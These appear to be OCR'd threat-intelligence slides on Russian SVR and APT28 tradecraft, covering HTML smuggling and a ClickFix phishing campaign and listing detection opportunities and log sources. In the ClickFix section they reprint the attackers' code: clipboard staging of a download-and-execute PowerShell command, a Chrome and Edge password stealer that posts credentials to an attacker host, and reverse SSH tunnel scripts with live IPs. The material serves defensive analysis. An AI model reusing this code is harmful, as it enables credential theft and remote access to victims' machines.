NV.pdf	5/12/2021 11:23 AM	PDF File	700 KB

DETECTING HTML SMUGGLING BY THE SVR


Detection Opportunities:

- Usage of APIs like “URL.createObjectURL()” and “a.download” to trigger file saves.
- Mounting of .iso files by explorer.exe.
- “rundll32.exe” or “AcroSup.exe” being executed shortly after an .iso file is mounted
- Outbound connections to Dropbox API endpoints (api.dropboxapi.com, content.dropboxapi.com) from non-browser processes (e.g., rundll32.exe).

Log Sources:

- Email Gateway Logs
- Windows Event Logs (EDR)


CLICKFIX BY GRU IN OCTOBER 2024



Campaign Summary

- CERT-US observed APT28 sending phishing emails containing a link that mimicked a Google spreadsheet that led to a reCAPTCHA prompt.
- When clicked, it will copy and paste a PowerShell command along with displaying a further dialogue box with instructions to run the command.
- The PowerShell creates an SSH tunnel for remote access.

- Disclosed earlier
  - John Hammond’s GitHub tool in September 2024: https://github.com/JohnHammond/recaptcha-phish



From [redacted]@[redacted]gov.ua>
To Управління з питань цифрового розвитку, цифрових т <digital@[redacted]gov.ua> 17.10.24, 09:04
Subject **Заміну таблиці**

Доброго дня! Надсилаю заміну таблиці (оновлені дані після перевірки). Документ міститься в гугл https://docs.google.com/spreadsheets/d/[redacted]/edit?gid=0#gid=0

--
З повагою, аналітик консолідованої інформації
[redacted] Вікторія Анатоліївна
тел. 050-[redacted]
електронна адреса: [redacted]@[redacted]gov.ua

https://docs.google.com.spreadsheets.d.1ip6eeakdebmwteh36vana4hu-glaeksstsht-boujdk.zhblz.com/document

```
function stageClipboard(commandToRun, verification_id){
    // const suffix = " # "
    // const ploy = "✅ ''I am not a robot - reCAPTCHA Verification ID: "
    // const end = "''"
    const textToCopy = commandToRun + `"iex (New-Object
    Net.WebClient).DownloadString('https://mail.zhblz.com/B');pumpndump -hq
    https://mail.zhblz.com;mshta https://mail.zhblz.com/b #    ✅ ''I am not a robot - reCAPTCHA ID:
    ${verification_id}''"`

    setClipboardCopyData(textToCopy);
}
```

https://docs.google.com.spreadsheets.d.1ip6eeakdebmwteh36vana4hu-glaeksstsht-boujdk.zhblz.com/document

Complete these
Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key ⊞ + **R**.
2. In the verification window, press **Ctrl** + **V**.
3. Press **Enter** on your keyboard to finish.

You will observe and agree:
```
✅ ''I am not a robot - reCAPTCHA Verification ID: 4771"
```

Perform the steps above to finish verification.

https://mail.zhblz.com/B

Opening Browser.ps1

You have chosen to open:
Browser.ps1
which is: ps1 File (21.0 KB)
from: mail.zhblz.com
Would you like to save this file?

https://mail.zhblz.com/b

Opening browser.hta

You have chosen to open:
browser.hta
which is: HTA file (2.5 KB)
from: mail.zhblz.com

What should Tor Browser do with this file?
○ Open with
● Save File
□ Do this automatically for files like this from now on.

```
<script language="VBScript">
    Sub Window_onLoad
        Window.ResizeTo 1900, 800


        Set objShell = CreateObject("WScript.Shell")


        ClearClipboard

        objShell.Run "timeout /T 2 /nobreak", 0, True
        Call HideConnectingShowError
        objShell.Run "timeout /T 1 /nobreak", 0, True
    End Sub
Window.ResizeTo
    Sub HideConnectingShowError
        document.getElementById("connecting").style.display = "none"
        document.getElementById("error").style.display = "block"
    End Sub

    Sub ClearClipboard
        Dim objHTML
        Set objHTML = CreateObject("htmlfile")
        objHTML.parentWindow.clipboardData.setData "text", ""
        Set objHTML = Nothing
    End Sub
    </script>
```

```
#CHECKSSH
$flaskServerUrl = "https://mail.zhblz.com/endpoint"
# Function to check if SSH is available
#$commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
$env:APPDATA\id_rsa'
#Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass -c
`"$commands`""
function SSH-is-Exist {
#$commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
$env:APPDATA\id_rsa'
#Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass -c
`"$commands`""
# Check if SSH is available
if (SSH-is-Exist) {
    $message = "SSH is installed and functional"
    #$commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
    $env:APPDATA\id_rsa'
    #Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass
    -c `"$commands`""
    $command = "Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
    $env:APPDATA\id_rsa;ssh recaptcha@203.161.50.145 -N -i $env:APPDATA\id_rsa -R 0
    -o StrictHostKeyChecking=no -o 'PermitLocalCommand=yes' -o 'LocalCommand=ssh -i
    \\45.61.169.221\key.pem user@1.1.1.1'"
    Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass -c
    `"$command`""
}
else {
    $message = "SSH is not installed or not functional"
    # Define the URLs for the files to download
    $sshExeUrl = "https://mail.zhblz.com/ssh"
    $libcryptoDllUrl = "https://mail.zhblz.com/libcrypto"
    # Define the destination paths
    $sshExePath = "$env:APPDATA\ssh.exe"
    $libcryptoDllPath = "$env:APPDATA\libcrypto.dll"
    # Download the files
    $commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
    $env:APPDATA\id_rsa'
    Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass -c
    `"$commands`""
    Invoke-WebRequest -Uri $sshExeUrl -OutFile $sshExePath
    Invoke-WebRequest -Uri $libcryptoDllUrl -OutFile $libcryptoDllPath
    $message += " - Downloaded ssh.exe and libcrypto.dll to $env:APPDATA"
    #$commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
    $env:APPDATA\id_rsa'
    #Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass
    -c `"$commands`""
    #$commands = 'Invoke-WebRequest https://mail.zhblz.com/id_rsa -OutFile
    $env:APPDATA\id_rsa'
    #Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass
    -c `"$commands`""
    Start-Sleep -Milliseconds 2000
    $commandArgs = "recaptcha@203.161.50.145 -N -i $env:APPDATA\id_rsa -R 0 -o
    StrictHostKeyChecking=no"
    Start-Process -WindowStyle Hidden -FilePath $sshExePath -ArgumentList $commandArgs
    $respArgs = "-i \\45.61.169.221\key.pem user@1.1.1.1"
    Start-Process -WindowStyle Hidden -FilePath $sshExePath -ArgumentList $respArgs
}
# Convert the message to JSON
$body = @{message = $message } | ConvertTo-Json
# Send the message to the Flask server
Invoke-RestMethod -Uri $flaskServerUrl -Method Post -ContentType "application/json" -
Body $body
```

```
function pumpndump {
    param(
        [Parameter (Mandatory = $true)] [String]$hq
    )
    $ErrorActionPreference = 'SilentlyContinue'
    # Google Chrome
    try {
        Stop-Process -Name "chrome"
        Add-Type -AssemblyName System.Security
        $chrome_path = $env:LOCALAPPDATA + "\Google\Chrome\User Data"
        $query = "SELECT origin_url, username_value, password_value FROM logins
        WHERE blacklisted_by_user = 0"
        $secret = Get-Content -Raw -Path $( -join ($chrome_path, "\Local State")) |
        ConvertFrom-Json
        $secretkey = $secret.os_crypt.encrypted_key
        $cipher = [Convert]::FromBase64String($secretkey)
        $key = [Convert]::ToBase64String([System.Security.Cryptography.ProtectedData
        ]::Unprotect($cipher[5..$cipher.length], $null, [System.Security.Cryptography
        .DataProtectionScope]::CurrentUser))
```

```
        $chrome_profiles = Get-ChildItem -Path $chrome_path | Where-Object { $_.Name
        -match "(Profile [0-9]|Default)" } | % { $_.FullName }
        foreach ($user_profile in $chrome_profiles) {
            $dbH = 0
            if ([WinSQLite3]::Open($( -join ($user_profile, "\Login Data")), [ref]
            $dbH) -ne 0) {
            $stmt = 0
            if ([WinSQLite3]::Prepare2($dbH, $query, -1, [ref] $stmt, [System.IntPtr]
            0) -ne 0) {
            while ([WinSQLite3]::Step($stmt) -eq 100) {
                $url = [WinSQLite3]::ColumnString($stmt, 0)
                $username = [WinSQLite3]::ColumnString($stmt, 1)
                $encryptedPassword = [Convert]::ToBase64String([WinSQLite3]::
                ColumnByteArray($stmt, 2))
                $params = @{"url" = $url; "username" = $username; "password" =
                $encryptedPassword; "key" = $key; }
                #
                !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
                !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
                try {
                    $Response = Invoke-WebRequest -UseBasicParsing -Method POST -Uri
                    $hq  -Body $params
                    $decryptedPassword = $Response.Content
                    Write-Host "$url,$username,$decryptedPassword"
                }
```

```
    # Edge
    try {
        Stop-Process -Name "edge"
        $edge_path = $env:LocalAppData + "\Microsoft\Edge"
        $query = "SELECT origin_url, username_value, password_value FROM logins
        WHERE blacklisted_by_user = 0"
        $secret = Get-Content -Raw -Path $( -join ($edge_path, "\Local State")) |
        ConvertFrom-Json
        $secretkey = $secret.os_crypt.encrypted_key
        $cipher = [Convert]::FromBase64String($secretkey)
        $key = [Convert]::ToBase64String([System.Security.Cryptography.ProtectedData
        ]::Unprotect($cipher[5..$cipher.length], $null, [System.Security.Cryptography
        .DataProtectionScope]::CurrentUser))
        $dbH = 0
        if ([WinSQLite3]::Open($( -join ($edge_path, "\Login Data")), [ref] $dbH) -ne
         0) {
        $stmt = 0
        if ([WinSQLite3]::Prepare2($dbH, $query, -1, [ref] $stmt, [System.IntPtr]0) -
        ne 0) {
        while ([WinSQLite3]::Step($stmt) -eq 100) {
    }
    catch [Exception] {
    # Opera
    try {
    catch [Exception] {
    }
    # Opera GX
    try {
    catch [Exception] {
    }
}
```

```
$commandsZapit = 'Invoke-WebRequest -Uri https://mail.zhblz.com/z -OutFile
$env:APPDATA\zapit.exe'
Start-Process powershell -ArgumentList "-WindowStyle Hidden -nop -exec bypass -c
`"$commandsZapit`""
Start-Process powershell -FilePath $env:APPDATA\zapit.exe
```

METASPLOIT ------▶ tcp://203.161.50.145:6211

C:\Users\Malgus\source\repos\rdp\rdp\obj\Debug\rdp.pdb ◀---------------- rdp.exe

```
using System;
using System.Diagnostics;

// Token: 0x02000002 RID: 2
internal class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File
    Offset: 0x00000250
    private static void Main()
    {
        string userName = Environment.UserName;
        string text = string.Concat(new string[] {
        "\"C:\\Users\\", userName,
        "\\Music\\OpenSSH-Win64\\ssh.exe
        john@45.61.169.221 -N -R 0 -i C:\\Users\\",
        userName, "\\Music\\rsa -o
        StrictHostKeyChecking=no -o
        'PermitLocalCommand=yes' -o
        'LocalCommand=C:\\Users\\", userName,
        "\\Music\\OpenSSH-Win64\\ssh.exe -i
        \\\\45.61.169.221\\key.pem user@1.1.1.1'\"" });
        ProcessStartInfo processStartInfo = new
        ProcessStartInfo
        {
            FileName = "powershell",
            Arguments = "-Command " + text,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            CreateNoWindow = true
        };
        try
        {
            using (Process process = Process.Start(
            processStartInfo))
            {
                string text2 = process.StandardOutput.
                ReadToEnd();
                string text3 = process.StandardError.
                ReadToEnd();
                process.WaitForExit();
                Console.WriteLine("Output:");
                Console.WriteLine(text2);
                Console.WriteLine("Error:");
                Console.WriteLine(text3);
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine("Failed to execute
            PowerShell: " + ex.Message);
        }
}
```

DETECTING CLICKFIX


Detection Opportunities:

- Browser- or Mail Client-initiated PowerShell or Windows Run prompt launches with high-privilege context with base64 encoded strings

Log Sources:

- Email logs
- Web proxy logs
- PowerShell ScriptBlock logging (not always turned on)
- Clipboard Monitoring (uncommon capability)

Timeline of the Russian SVR using Red Team Techniques



SVR uses HTML Smuggling
MAY 2021

Outflank
Disclosed in August 2018

US Navy
Disclosed in July 2023

AUG 2023
SVR uses MS Teams External Phishing

SVR exploited TeamCity RCE
OCT 2023

Rapid7
Disclosed in September 2023

Secureworks
Disclosed in September 2021

FEB 2024
SVR uses Azure AD Password Spraying

SVR uses RDP Config Phishing
OCT 2024

BlackHills
Disclosed in February 2022


BlackHills
Disclosed in May 2023

FEB 2025
Russian APT uses M365 Device Code Phishing


- Can be years before the SVR decides to use a specific technique

- Can act fast when opportunity presents itself:
  - <2 months between MS Teams Phishing disclosure & usage reported
  - <2 months between TeamCity exploit disclosure & usage reported

